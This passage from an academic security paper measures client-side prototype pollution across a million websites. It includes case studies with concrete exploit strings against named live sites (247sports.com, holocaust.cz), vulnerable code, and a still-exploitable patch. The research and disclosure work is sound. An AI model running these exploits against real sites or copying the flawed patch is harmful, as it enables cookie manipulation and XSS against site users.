1) Result Overview: We start from an overview of PROBETHEPROTO's results. In total, PROBETHEPROTO finds 2,738 exploitable domains with zero-day prototype pollution vulnerabilities, 185 out of them are already fixed, six additional confirmed the vulnerability, and two more patched (i.e., 247sports.com and dronedeploy.com) but still vulnerable. Table I gives a selective list of some vulnerable domains with their Tranco rankings, which include some popular websites, e.g., mckinsey.com (a global management consulting firm) and docusign.com (a US-based company that manages electronic agreements). We will explain the 247sports example and why the patched version is still vulnerable in Section V-A3.

> **[RQ1] Take-away One:** PROBETHEPROTO discovered 2,738 domains with 2,917 exploitable prototype pollution vulnerabilities: 185 vulnerabilities being fixed, six being confirmed and two being patched but still vulnerable.

2) Result Breakdowns: We break down zero-day prototype pollution vulnerabilities by their sources, exploit consequences, and Tranco ranking. First, we break them

TABLE II: [RQ1] A breakdown of zero-day prototype pollution among one million websites by joint flow sources.

Joint Flow Sources	# Joint Flows	# Vulnerabilities
{URL search}	9,482	1,770
{URL}	3,505	1,115
{URL hash}	10	2
{URL, URL search}	175	12
{Cookie}	30	5
{Message}	105	13
Total	13,307	2,917

TABLE III: [RQ1] A consequence-based breakdown of prototype pollution and the times of the final sink being triggered.

Consequence	Sink	# Triggered	# Vulnerabilities
XSS	innerHTML	18	10
	append	35	4
	eval	3	3
	setAttribute	403	31
	Sub-Total†	459	48
Cookie Manipulation	Arbitrary	6,544	666
	Specific	812	95
	Sub-Total†	7,356	736
URL Manipulation	anchor	1,755	152
	iframe	464	205
	img	1,576	500
	script	944	192
	Sub-Total†	4,739	830
Sub-Total† of Above Three		12,554	1,322
No Observable Consequence		-	1,595
Total		12,554	2,917

† Note that the sub-total may not be a direct summation of all above rows because one vulnerability could have more than one consequence or sink.

down by joint taint flow sources in Table II. URL search (`location.search`) is the most popular among all other, and URL (`location`) comes next.

Second, we break down all the vulnerabilities by consequences in Table III and show the number of times that the sink is being triggered. Cookie and URL manipulations are more popular than XSS. A final sink for one vulnerability may be triggered multiple times because it is often embedded in a `for` loop or being invoked in multiple function calls. We also look at detailed breakdowns in each category.

- XSS. `setAttribute` is the most popular one. An adversary can set the `onload` or `onerror` attribute of an HTML element to inject scripts.
- Cookie Manipulation. Arbitrary cookie manipulation, i.e., an adversary being able to inject cookies with any keys, is more popular than specific cookie manipulation, i.e., one that can only inject cookies with specific keys. We suspect that it may be easier to write code that enumerates cookie keys than those with specific keys.
- URL Manipulation. The image tag is the most popular location in terms of number of domains and the iframe tag comes next.

Third, we break down vulnerable domains by Tranco rankings and source types in Figure 5. The Top 100K has



Fig. 5: [RQ1] Vulnerable domain distribution over Tranco website ranking.

TABLE IV: [RQ1] # vulnerabilities per domain vs. # domains.

# Vulnerabilities per Domain	1	2	3	4	Total (≤4)
# Domains	2,565	168	4	1	2,738

the most number of vulnerable domains and the rest are almost distributed. URL-based is the most popular among PROBETHEPROTO's findings and cookie-based is the least. In the future, we will consider to rely on PMForce [45] to better generate inputs in `postMessage`.

Lastly, we break down vulnerable domains by the number of vulnerabilities in Table IV. Most web domains only have one vulnerability, while we do see some domains have two to four prototype pollution vulnerabilities. We also analyze where the vulnerability locates (e.g., homepage vs. other pages) and the number of vulnerabilities per domain. The results show that 475 vulnerabilities only exist in a page different from the homepage. This demonstrates the necessity of using a web crawler to analyze some deep pages of a web domain.

[RQ1] Take-away Two: 1,322 vulnerabilities of 1,217 domains in PROBETHEPROTO's findings are further vulnerable to other attacks, including XSS, cookie manipulation and URL manipulation.

3) Case Study One (247sports): We describe a real-world vulnerability in 247sports.com, an American network of websites on college football and basketball, as a case study. This vulnerability leads to a manipulation on cookies with a key "utag_main", which is used to track visitors. Therefore, a session fixation attack may be possible if an adversary tries to inject her own cookies. One interesting thing here is that after we reported the vulnerability and our suggested patches to the website maintainers, they did not follow our suggestion but pushed their own patch instead. Their patched code is still vulnerable and we have to contact them again: The website has not been further updated yet after multiple followup contacts.

We start from their original vulnerable code and then describe why the patched code is still vulnerable. First, Figure 6 (marked with "-") shows the original vulnerable code. The loop (Lines 8–15) allows an adversary to traverse through the prototype chain and reach `Object.prototype`. Then, the assignment at Line 16 will eventually allow the adversary to

```
1  /* Exploit: https://247sports.com/Season/2022-Football/
2       CompositeRecruitRankings/?constructor[prototype]
3       [key]=val&InstitutionGroup=HighSchool */
4  // Step one: prototype pollution
5  var l = function(e, t, n) {
6  /* e = {"constructor[prototype][key]": "val"},
7  t = ["constructor", "prototype", "key"], n = "val"*/
8   for (var r = t.length - 1, i = 0; i < r; ++i) {
9    var o = t[i];
10 - null !== o && (o in e || (e[o] = {}), e = e[o]) //
       original
11 + "_proto_" !== o && "__proto__" !== o && (o in e || (e[o
       ] = {}), e = e[o]) //unsafe patch
12 /* suggested patch: null !== o && (Object.prototype.
13       hasOwnProperty.call(e,o) || (e[o] = {}), e = e[o])
14 */
15  }
16  e[t[r]] = n // e=Object.prototype, t[r]="key", n="val"
17};
18// Step two: cookie manipulation
19 var GV = function(a, b, c) {
20  b = {};
21  for (c in a) {
22 - if (typeof a[c] != "function") //original
23 + if (a.hasOwnProperty(c) && typeof a[c] != "function")
       //unsafe patch: hasOwnProperty at a wrong location
24 // suggested patch: no changes
25     b[c] = a[c];
26  }
27  return b
28 };
29 var SC = function(b, d, e, v) {
30   for (e in GV(b)) { // e can still be 'key'
31    d[e] = "" + b[e];
32    // d[e] = 'val' (When e = 'key')
33   }
34   h = new Array();
35   for (g in GV(d)) { // g can still be 'key'
36    h.push((g + ":").replace(/[\,\$\;\?]/g, "")+
         encodeURIComponent(d[g]));
37   }
38   v = (h.join("$")); // v = "...$key:val"
39   document.cookie = "utag_main="+v+";path=/;expires=";
40 };
```

Fig. 6: [RQ1] The Vulnerable Source Code in 247sports.com (This vulnerability leads to cookie manipulations. The original vulnerable code is marked with "-". Note that after we report the vulnerability to the website, the developers ignore our suggestions and push their own patch as shown in the diff format marked with "+". The patch fixes one possible exploit but is still vulnerable.)

inject a property into the target prototypical object. After that, the injected property is propagated to `h` at Line 36 and then further to `document.cookie` at Line 39.

Second, Figure 6 (marked with "+") shows the patched vulnerable code. Although the code checks `__proto__` at Line 11, an adversary can still traverse the prototype chain via `constructor` and `prototype`. Then, although the code checks `hasOwnProperty` when copying the object `a` to `b` at the `GV` function (Line 19), the injected property still exists along the prototype chain of `b`. Therefore, the injected property is still fetched at Lines 30 and 35 and then propagated to `document.cookie` at Line 39.

[RQ1] Take-away Three: The patches of prototype pollution need to be carefully examined: In the example of 247sports.com, the patched JavaScript code is still vulnerable due to multiple paths in prototypical object lookup.

```
1  /* Exploit code: a message "wi5w1vsikahcxuqm;
2       updateIframe;__proto__;key;val" via postMessage
3       from https://www.darujme.cz */
4  // Vulnerable code
5  var i = document.createElement("iframe");
6  ...
7  this.iFrame = i, ...
8  this.updateElement(this.iFrame, t);
9  function(e, t) { //the updateElement function
10     // t = ["__proto__", "key", "val"]
11     var n = t.length;
12     2 === n ? e[t[0]] = t[1] : 3 === n && (e[t[0]][t[1]]
           = t[2])
13 }
```

Fig. 7: [RQ1] The vulnerable source code with prototype pollution vulnerability of https://holocaust.cz. The vulnerability is triggered by a postMessage from https://www.darujme.cz and the polluted prototypical object is HTMLIFrameElement and HTMLDivElement (the latter is not shown in the figure).

4) Case Study Two (holocaust): In this part, we give another case study on a Czeth website (https://www.holocaust.cz/), a comprehensive and unique source of information on themes of the Holocaust, racism and anti-Semitism. The vulnerable URL is at https://www.holocaust.cz/databaze-obeti/obet/83890-ivan-fink/. We use this as a case study due to two reasons: (i) the polluted prototypical objects are `HTMLIFrameElement` and `HTMLDivElement`, and (ii) the vulnerability is triggered by a postMessage from https://www.darujme.cz/. Supposedly, the postMessage is used to adjust div and iframe size, but the vulnerability allows another website to affect its internal functions, such as polluting `HTMLIFrameElement.prototype.click`.

Figure 7 shows the vulnerable code, leading to a pollution of `HTMLIFrameElement.prototype`. The message is passed to the `updateElement` function at Line 9, where `e` is an `HTMLIFrameElement` object and `t` contains the exploit from the message. Then, Line 12, or specifically `e[t[0]][t[1]] = t[2]`, traverses through the prototype chain to access `HTMLIFrameElement.prototype` for a pollution. The pollution of `HTMLDivElement.prototype` is similar and we skip the vulnerability details here due to similarity.

[RQ1] Take-away Four: An adversary may pollute prototypical objects other than `Object.prototype`: For example, she can pollute `HTMLIFrameElement.prototype` and `HTMLDivElement.prototype` of holocaust.cz.

B. RQ2: Comparison with State of the Art

In this subsection, we answer the research question of comparing PROBETHEPROTO with the state-of-the-art approach, namely ObjLupAnsys [29], which is a static analysis tool in detecting server-side prototype pollution vulnerabilities.

1) Setup: We obtained the ObjLupAnsys tool from their Github (https://github.com/Song-Li/ObjLupAnsys). Because ObjLupAnsys can only analyze server-side Node.js applications for prototype pollution vulnerabilities, we perform two modifications on ObjLupAnsys with 270 lines of code to support client-side applications. First, we instrumented a browser to download all the client-side JavaScript code

for ObjLupAnsys to analyze. Second, we added client-side sources that are possibly controlled by an adversary, such as `location` and `document.cookie`, and marked them as tainted in ObjLupAnsys. In the analysis, we adopt five minutes as the timeout threshold, which aligns with the original paper [29]; more importantly, the static code coverage (defined in their paper) during abstract interpretation stays almost the same after about two minutes for most websites.

2) Comparison Results: We run ObjLupAnsys on two sets: (i) Top 30K domains, and (ii) 2,738 vulnerable websites found by PROBETHEPROTO. First, we describe the results on top 30K domains. Note that we choose top 30K because ObjLupAnsys is slow and the analysis of 30K already took a week. ObjLupAnsys only reports one website out of 30K domains as vulnerable, which is a false positive with a control-flow based defenses. The reason is that static analysis used by ObjLupAnsys only checks the existence of certain object lookup paths but cannot validate the paths are valid. As a comparison, all the vulnerabilities reported by PROBETHEPROTO are exploitable because PROBETHEPROTO generates and verifies exploit code automatically in the analysis. That is, PROBETHEPROTO verifies that a prototypical object is polluted and a consequence happens, e.g., a script is executed in XSS, a cookie is altered in cookie manipulation, and a URL is changed in URL manipulation.

Second, we run ObjLupAnsys on all 2,738 vulnerable websites that are found by PROBETHEPROTO and verified as exploitable. The results show that only four out of 2,738 websites are detected as vulnerable by ObjLupAnsys. The main reason is the scalability issue of ObjLupAnsys: Two fifths of the websites times out because the abstract interpretation of ObjLupAnsys explores all the branches in parallel, leading to object and path explosion. Another reason is ObjLupAnsys's lack of support of client-side JavaScript features, such as AJAX calls and DOM functions, which often leads to errors during the analysis.

[RQ2] Take-away: PROBETHEPROTO significantly outperforms ObjLupAnsys in detecting client-side prototype pollution vulnerabilities among real-world websites. Specifically, in terms of true positives, PROBETHEPROTO detects 2,738 vulnerable domains as opposed to four by ObjLupAnsys.

C. RQ3: Performance Overhead

In this research question, we answer the performance overhead introduced by PROBETHEPROTO in the analysis. Specifically, we measure the loading time of Top 1,000 Tranco websites using three different browsers: (i) PROBETHEPROTO, (ii) the modified Chrome browser from Melicher et al. [33], and (iii) a legacy Chromium with the same version as (i) and (ii). Each time we load the front page of a website five times to calculate the average.

Figure 8 shows the Cumulative Distribution Function (CDF) of loading Top 1,000 Tranco websites. PROBETHEPROTO introduces 38.6% median performance overhead as opposed to 23.2% of Melicher et al. [33] when comparing with the legacy Chromium Browser. The reason is that PROBETHEPROTO propagates not only value-taints like prior work, but also object-taints. At the same time, we believe that PROBETHEPROTO is practical in vulnerability detection and measurement as seen in our analysis of top one million domains.



Fig. 8: [RQ3] CDF of loading time of Top 1,000 Tranco websites by PROBETHEPROTO, Melicher et al. [33] and legacy Chromium. PROBETHEPROTO introduces 38.6% performance overhead compared with legacy Chromium while Melicher et al. 23.2%; the median overhead of PROBETHEPROTO upon Melicher et al. is 13.4%.

TABLE V: False Negatives (FN) and True Positive Rate (TPR) of PROBETHEPROTO against a Github Dataset [10]

Vulnerabilities	TP	FN	Total	TPR
Prototype Pollution	19	2	21	90.5%
XSS Consequences	34	9	43	79.1%

[RQ3] Take-away: PROBETHEPROTO introduces 13.4% median performance overhead compared with Melicher et al. [33]: This is reasonable for a vulnerability detection tool as shown in our analysis of one million websites.

D. RQ4: False Negative

In this research question, we measure the false negatives of PROBETHEPROTO using a manually-annotated benchmark from a Github repository [10]. The benchmark has two parts: (a) scripts with prototype pollution vulnerabilities and (b) scripts that are vulnerable to XSS if a prototype pollution is present. There are two things worth noting here. First, four vulnerable scripts have already been fixed in Part (a). We find the historical, vulnerable versions of three via Internet Archive Wayback Machine [2] and manually removed the sanitization added by the authors for the rest one (because Internet Archive did not archive these one scripts). Second, we fixed one small bug in one Proof of Vulnerability (POV) so that the provided code will lead to XSS consequence.

Table V shows the evaluation results. First, PROBETHEPROTO has two false negatives (FNs), i.e., 90.5% True Positive Rate (TPR) for Part (a). One FN is because the script is only vulnerable in the latest version of Chromium but not the one used by PROBETHEPROTO. Specifically, the script adopts JavaScript features that are only present in the latest version of Chrome, making the vulnerability unreachable in historical Chromium versions. The other is because the prototype pollution happens inside scripts executed by an `eval` function. The



Fig. 9: [RQ5] CDF of code coverage of the vulnerable JavaScript file(s) in real-world websites and the Github dataset after PROBETHEPROTO's exercising with input/exploit generation. The lines without PROBETHEPROTO's exercising is very close to the ones with and that is why we additionally show the CDF of code coverage increase in Figure 10.



Fig. 10: [RQ5] CDF of code coverage increase of the vulnerable JavaScript file(s) in real-world websites and the Github dataset after PROBETHEPROTO's exercising with input/exploit generation. Note that the majority of vulnerabilities are located in *triggered* code (even without PROBETHEPROTO's exercising) instead of new code.

prototype of PROBETHEPROTO, based on the implementation from Melicher et al. [33], does not track taint information inside `eval` function, leading to the false negative.

Second, PROBETHEPROTO has nine FNs for Part (b), leading to 79.1% TPR. The breakdown of FNs is as follows. One FN is because the script is only vulnerable in Firefox, which does not support Trusted Types [3], a relatively new API. One is because the triggering of XSS needs the CSS transition Property, which is not supported by PROBETHEPROTO. The rest seven is because PROBETHEPROTO cannot generate correct values or properties to trigger the vulnerable code. For example, PROBETHEPROTO can only output a missing property if both operands of the `in` operator are variables not constants. If one operand is a constant, PROBETHEPROTO fails to report a missing property. It might be because V8 has some optimizations that bypass our hooking of the operator. Note that if we provide the exact property names and values, PROBETHEPROTO's dynamic taint analysis can detect these seven, increasing the TP from 34 to 41 for XSS consequences. This demonstrates that PROBETHEPROTO needs a better input generator to reduce the number of FNs.

[RQ4] Take-away: PROBETHEPROTO introduces 9.5% false negatives for prototype pollution and 20.9% for XSS consequences.

E. RQ5: Code Coverage

In this research question, we measure the code coverage of the vulnerable JavaScript file before and after adding all the generated input/exploits of PROBETHEPROTO during multiple runs. We also show the cumulative code coverage after adding all PROBETHEPROTO's inputs/exploits. Specifically, we rely on the code coverage feature of Google Chrome's DevTools, which measures the total and unused bytes of all JavaScript or CSS files. In the evaluation, we use the ratio between used and total types as the metrics of code coverage for the target vulnerable JavaScript file(s), which contains either the prototype pollution vulnerability or the further consequences. We test two datasets: the 43 scripts with XSS consequences in the Github dataset mentioned in Section V-D (called the Github dataset) and randomly-selected 50 vulnerable websites (called the real-world websites).

Figure 9 shows the the Cumulative Distribution Function (CDF) of the code coverage after PROBETHEPROTO 's input/exploit generation. There are untriggered code in both datasets for many websites and the code coverage of the Github dataset is larger than real-world vulnerable websites. The reason may be that a JavaScript library, especially those adopted by real-world websites, usually provides many abundant functionalities, some of which are unused by the website. In addition, Figure 10 shows the Cumulative Distribution Function (CDF) of the code coverage increase introduced by PROBETHEPROTO. The median code coverage increase is around 1% for both datasets.

There are two things worth noting here. First, the code coverage increase number is relatively small for the majority number of websites (like >90% for both datasets). The reason is that exploiting prototype pollution and its consequence for both datasets is mostly about generating inputs for triggered code instead of finding new, untriggered code. Consider our motivating example in Figure 1. Both the function at Line 5 and the HTML generation code at Line 36 are being triggered even without prototype pollution and XSS exploits. PROBETHEPROTO provides exploit inputs for these triggered code, e.g., with additional iteration of a `for` loop, instead of increasing code coverage. Second, the code coverage increase for some websites is large, e.g., up to 25%. The reason is that the property generation may trigger some hidden code inside a branching statement, increasing the code coverage.

[RQ5] Take-away: The input/exploit generation improves the code coverage of the vulnerable JavaScript file(s) by a small degree. PROBETHEPROTO's advantage is to generate inputs/exploits for previously-triggered vulnerable code instead of finding new code.

TABLE VI: [RQ6] A Breakdown of Real-world Defenses of Prototype Pollution Vulnerabilities by Data-flow and Control-flow based Defenses.

Defense	Technique	# Joint Flows	# Domains
Data-flow	Property sanitization	15	6
	Object sanitization	22,235	1,489
Control-flow	Property white/blacklist	2,710	124

F. RQ6: Defenses in the Wild

In this research question, we measure existing defenses against prototype pollutions in the wild. We hope that this will also shed light on future prototype pollution defenses.

1) Result Overview: In this part, we give an overview of existing defenses that are deployed in practice. We classify existing defenses as two general types: data-flow and control-flow based. Then, we also break down data-flow based defenses into sub-types: property sanitization vs. object sanitization. Table VI shows the results: Object sanitization is clearly the most popular ones, control-flow based defense, e.g., property white and blacklist, is next, and property sanitization is actually the least. We believe that property sanitization, white and blacklist are likely added once a prototype pollution is reported to a website owner; on the contrary, object sanitization is likely just because an empty object is needed, which by accident also defends against prototype pollution.

2) Defense Case Study One (facebook.com): In this part, we use facebook.com as a case study to describe data-flow-based defenses of prototype pollution vulnerabilities. Specifically, Figure 11 shows how Facebook prevents prototype with two strategies. First, Facebook checks any user-inputted properties against `__proto__` at Line 3 and encodes the value. Second, Facebook checks whether a property is directly under an object (Line 13) and assigns an empty object (Line 14) to break the prototype chain if the property is not.

It is worth noting that the second defense alone is enough to mitigate prototype pollution vulnerability. There are two possible reasons that Facebook adopts both. First, it may be a historical reason that Facebook first adds the property sanitization and then realizes that there could exist other paths for prototype pollution. Second, it could be that Facebook does not want to break the prototype chain for `__proto__` as some property lookups may still be useful.

3) Defense Case Study Two (kiev.kupikupon.com.ua): In this part, we describe a control-flow based defense that we obtained from kiev.kupikupon.com.ua, a Russian website, in Figure 12. The code that is vulnerable to prototype pollution is at Line 11, but it is guarded by a control-flow condition at Line 7, which specifies a whitelist for `i` as `utmz`. Therefore, when the function takes an exploit input, such as `__proto__`, the vulnerable code (Line 11) is not triggered then.

[RQ6] Take-away: Object sanitization is the most popular defense among real-world websites, which breaks down the prototype chain to the target prototypical object for a defense.

VI. Discussion and Limitation

In this section, we discuss some issues and limitations.

```
1  /* facebook.com */
2  function i(a) { // property sanitization
3   return a === "__proto__" ? "\ud83d\udf56" : a
4   // convert a from "__proto__" to "\ud83d\udf56"
5  }
6  function c(k, f) {
7   /* k = ['constructor', 'prototype', 'key'], f = 'val'
8     or: k = ['__proto__', 'key'], f = 'val' */
9   var c = Object.prototype.hasOwnProperty, g = {};
10  for (var l = 0; l < k.length - 1; l++) {
11   var m = i(k[l]); // property sanitization
12   if (m) {
13     if (!c.call(g, m)) {
14       var n = k[l + 1] && !k[l + 1].match(/^\d{1,3}$/) ?
                {} : [];
15       /* Object sanitization, i.e., assigning an empty
16          object for g[m] if m is not g's own property */
17       g[m] = n;
18       if (g[m] !== n) return b
19      }
20     g = g[m]
21    }
22  }
23  ...
24 }
```

Fig. 11: [RQ6] An illustration of two data-flow based sanitizations adopted by facebook.com: (i) Line 3 encodes "__proto__" (line 13), and (ii) Line 14 assigns an empty object if the property does not exist directly under the target object.

```
1  /* kiev.kupikupon.com.ua */
2  function (i, e) {
3  /* In normal case, i = "utmz", e = "utmcsr=(direct)"
4     In the exploitation, i = "__proto__",
5          e = "key=(value)" */
6      var n = { "utmz": {} }, s = n[i];
7      if ("utmz" === i) {
8          /* When i="__proto__", this code block
9             will not be executed. */
10         e = e.split("=");
11         s[e[0]] = e[1];
12     }
13 }
```

Fig. 12: [RQ6] An illustration of control-flow based sanitization (a property whitelist at Line 6) in kiev.kupikupon.com.ua.

Ethics. We describe possible ethics issues of ProbeTheProto's analysis. First, we discuss *responsible disclosure* [4]. We send emails with vulnerability description and our suggested patch code to all the vulnerable websites that are discovered by ProbeTheProto. In total, it took two weeks, i.e., two students for a week and four students for another week, to send emails to all 2,738 domains. We discover website maintainers' emails via two methods: (i) those registered in the whois record, and (ii) those that are listed on the corresponding website. For now, 180 webpages have patched their vulnerable code. We allow 45 days as the responsible disclosure window.

Second, we discuss possible damages to the victim webpage. ProbeTheProto respects `robots.txt` during the crawling. Our exploitation posted no real damages to anybody on the web and it happened only at the client-side without incurring any additional network traffic. For prototype pollution alone, ProbeTheProto only injects a dummy property into a prototypical object. Next, we discuss different consequences of prototype pollution:

- XSS. Only `alert` and `console.log` are called during the exploration of XSS.
- Cookie manipulation. ProbeTheProto only injects a dummy cookie value and clears the injected value afterwards.

- URL manipulation. PROBETHEPROTO only crafts a URL with a dummy query string, say in an image or script tag, and does not trigger the crafted URL.

Lastly, we discuss human subjects. We asked about Institutional Review Board (IRB) and the discussion determined that the project contains no human subjects. Specifically, our crawling does not log into any websites and thus every information that we obtained is public just like web bot.

XSS Payload Generation Context. Prior works [11] show that XSS payload often needs to be generated under a certain context, e.g., escaping an existing tag. We will leave it as a future work for PROBETHEPROTO to consider such generation context. At the same time, it is worth noting that our manual inspection does not find any such cases of XSS co-located with prototype pollution.

Detection of Server-side Prototype Pollution Consequences. We leave the detection of server-side prototype pollution consequences as our future work, because it needs the instrumentation of Node.js runtime for taint analysis.

VII. RELATED WORK

We describe related work from four aspects: prototype pollution, program analysis, web measurement, and security improvement like defenses.

A. Prototype Pollution

Prototype pollution is relatively new and was first presented by Arteau [6] in 2018. Prior analysis and detection of prototype pollution mostly focus on the server side. For example, Kim et al. [24] perform static analysis based on fixed patterns to detect prototype pollutions among Node.js modules; following up on Kim et al., Li et al. [29] developed a flow-, context- and branch-sensitive static analysis tool that is more accurate in detecting server-side prototype pollution vulnerabilities. Neither of the aforementioned works studied the consequences of prototype pollution; Bentkowski [9] wrote a technical blog and revealed a way to bypass client-side HTML sanitizers by taking advantage of the prototype pollution. As a comparison, PROBETHEPROTO is the first large-scale measurement of client-side prototype pollutions among top one million websites. In the evaluation, we compared with the ObjLupAnsys tool from Li et al. [29] and showed that PROBETHEPROTO can discover more client-side prototype pollution vulnerabilities with fewer false positives. The blog from Bentkowski [9] shows the possibility of bypass client-side HTML sanitizers, but it still remains unclear how prevalent it will be at the client side.

Other than prototype pollution, some existing works, such as Adida et al. [5] and Meyerovich et al. [35], also mention that an adversary can override prototypical functions, which then affects class hierarchy. It is worth noting that the threat model in such works are different from prototype pollution. Prototype pollution uses several object lookups and assignments controlled by strings from an adversary for pollution while prior works usually assume a malicious JavaScript is in place for overriding a prototypical function.

B. Existing JavaScript Program Analysis

We describe existing dynamic and static program analysis.

1) Dynamic Analysis: Dynamic analysis is a program analysis technique that analyzes program code, e.g., JavaScript, with concrete inputs. Specifically, dynamic taint analysis [1], [21], [39], especially these at client-side, often modifies a modern browser to propagates a taint for various purposes, such as vulnerability detection. For example, DOMinator [1], a very early tool in the field, modifies Firefox to apply dynamic taint analysis for DOM-based XSS. Later on, a few other tools, e.g., Lekies et al. [27], Parameshwaran et al. [39], and Melicher et al. [33], are proposed to analyze multiple sources in the taint analysis. Recently, Steffens et al. [44] also propose to particularly analyze storage locations, such as cookies and web storages, in XSS. Other than vulnerability detection, dynamic taint analysis is also used for the detection of privacy leaks, e.g., Ichnaea [21], a platform independent tool of dynamic analysis.

PROBETHEPROTO adopts the dynamic taint engine from Melicher et al. [33] with additional contributions. Specifically, PROBETHEPROTO's contributions are three-fold. First, PROBETHEPROTO invents an object-taint to track whether an object can be controlled by an adversary to access a prototypical object. Second, PROBETHEPROTO tracks joint taint flows with at least two and sometimes three or more sinks in the analysis. Lastly, PROBETHEPROTO has an input/exploit generation module that tracks missing property lookups for the exploitation of prototype pollution and its consequence.

2) Static Analysis: Static analysis is another popular program analysis technique that analyzes target code without concrete inputs. In the past, static analysis has long been adopted for JavaScript error detection. For example, TAJS [19] is a static-analysis infrastructure that provides rich and precise type information for JavaScript programs; similarly, JSAI [22] is another static analysis platform for JavaScript. Such static analysis frameworks were also improved to adapt the HTML DOM API [18], various frameworks and libraries [31] to detect JavaScript's bugs and errors. Madsen et al. [32] presented the event-based call graph to detect event handling bugs. Feldthaus et al. [14] constructed Approximate Call Graphs for JavaScript IDE Services.

Static analysis is also widely used for vulnerability or malware detection from both server and client sides. VEX [8] detected browser extension vulnerabilities based on static information-flow analysis. Jin et al. [20] introduced a detection tool to disclose code injection vulnerabilities in HTML5-based mobile apps. Nodest [38] detects injection vulnerabilities of Node.js [15] applications using abstract interpretation. JStap [13] constructs Program Dependence Graph (PDG) for JavaScript to detect malwares. JAW [23] proposes a novel hybrid structure, inspired from Code Property Graph [48], to detect client-side CSRF vulnerabilities. Iqbal et al. [17] proposed AdGraph, which models the relationship of client-side objects, to detect Web trackings.

As a comparison, classic static analysis [13] is usually imprecise for JavaScript vulnerability detections, because they cannot model dynamic features of JavaScript. Abstract interpretation [19], [22], [38] is often adopted for JavaScript analysis, but they are often not scalable to client-side JavaScript

code, which often comes from multiple sources. At the same time, a large amount of false positives of static analysis is also a common concern for analyzing client-side prototype pollution vulnerabilities.

C. Web Measurement

Web measurement is a popular research direction that crawls the World Wide Web for different types vulnerabilities. For example, Zhou and Evans [49] crawls the web to detect Single Sign-On vulnerabilities. Mirheidari [36] analyzes Web Cache Deception attacks by crawling the web and trying Single Sign-Ons. The detection of Web Tracking also needs web crawling: Englehardt and Narayanan [12] modified a web browser to detect web tracking in top one million websites and then Lerner [28] proposed to detect historical web tracking using Internet Wayback machines. As we mentioned before, Lekies et al. [27], Melicher et al. [33], and Steffens et al. [44] measured DOM-based XSS in top websites. Steffens and Stock [45] analyzed postMessage handlers at scale.

PROBETHEPROTO is also a measurement of the World Wide Web. The novelty of PROBETHEPROTO is the measurement of a new type of vulnerability, i.e., prototype pollution, among top one million websites, which none of the prior measurement works has done before.

D. Security Enhancement

People also proposed enhancement techniques to strengthen JavaScript security. ScriptGard by Saxena et al. [42] detects and repairs the incorrect placement of sanitizers with no source-code or browser changes. Saoji et al. [41] propose to defend against SQL injection and XSS attacks via API with precise taint tracking. Samuel et al. [40] provides a fast and precise solution for auto-sanitization of possible vulnerabilities. Cujo, a learning-based system by Krueger and Rieck [25], blocks the delivery of malicious JavaScript code automatically. ZigZag by Weissbacher et al. [47] is capable of automatically hardening client-side code against both known and previously-unknown vulnerabilities. Many works, e.g., Stock et al. [46], Snyder et al. [43] and Iqbal et al. [16], also propose to implement a more secure browser for JavaScript execution. Melicher et al. [34] propose to detect DOM-based XSS via machine learning. WebCapsule [37] is a forensic engine of web browsers to detect attacks like phishing. As a comparison, PROBETHEPROTO is a measurement work of both attacks and defenses: The defenses found by PROBETHEPROTO may shed light for other vulnerable websites.

VIII. CONCLUSION

Prototype pollution is a relatively new type of vulnerabilities that was first reported in 2018 by Arteau [6]. Although there are several works in studying and detecting server-side prototype pollutions, its impacts and severity are largely unknown. In this paper, we present PROBETHEPROTO, the first large-scale measurement of client-side prototype pollution vulnerabilities. The key insight of PROBETHEPROTO is dynamic taint analysis tracking so-called joint taint flows and input generation based on missing property lookups. PROBETHEPROTO discovers 2,738 zero-day vulnerable websites among top one million Tranco websites and the consequences of these vulnerabilities include XSS, cookie manipulation and URL manipulation. We responsibly reported all the discovered zero-day vulnerabilities to website owners and so far 185 has already been fixed.

ACKNOWLEDGMENT

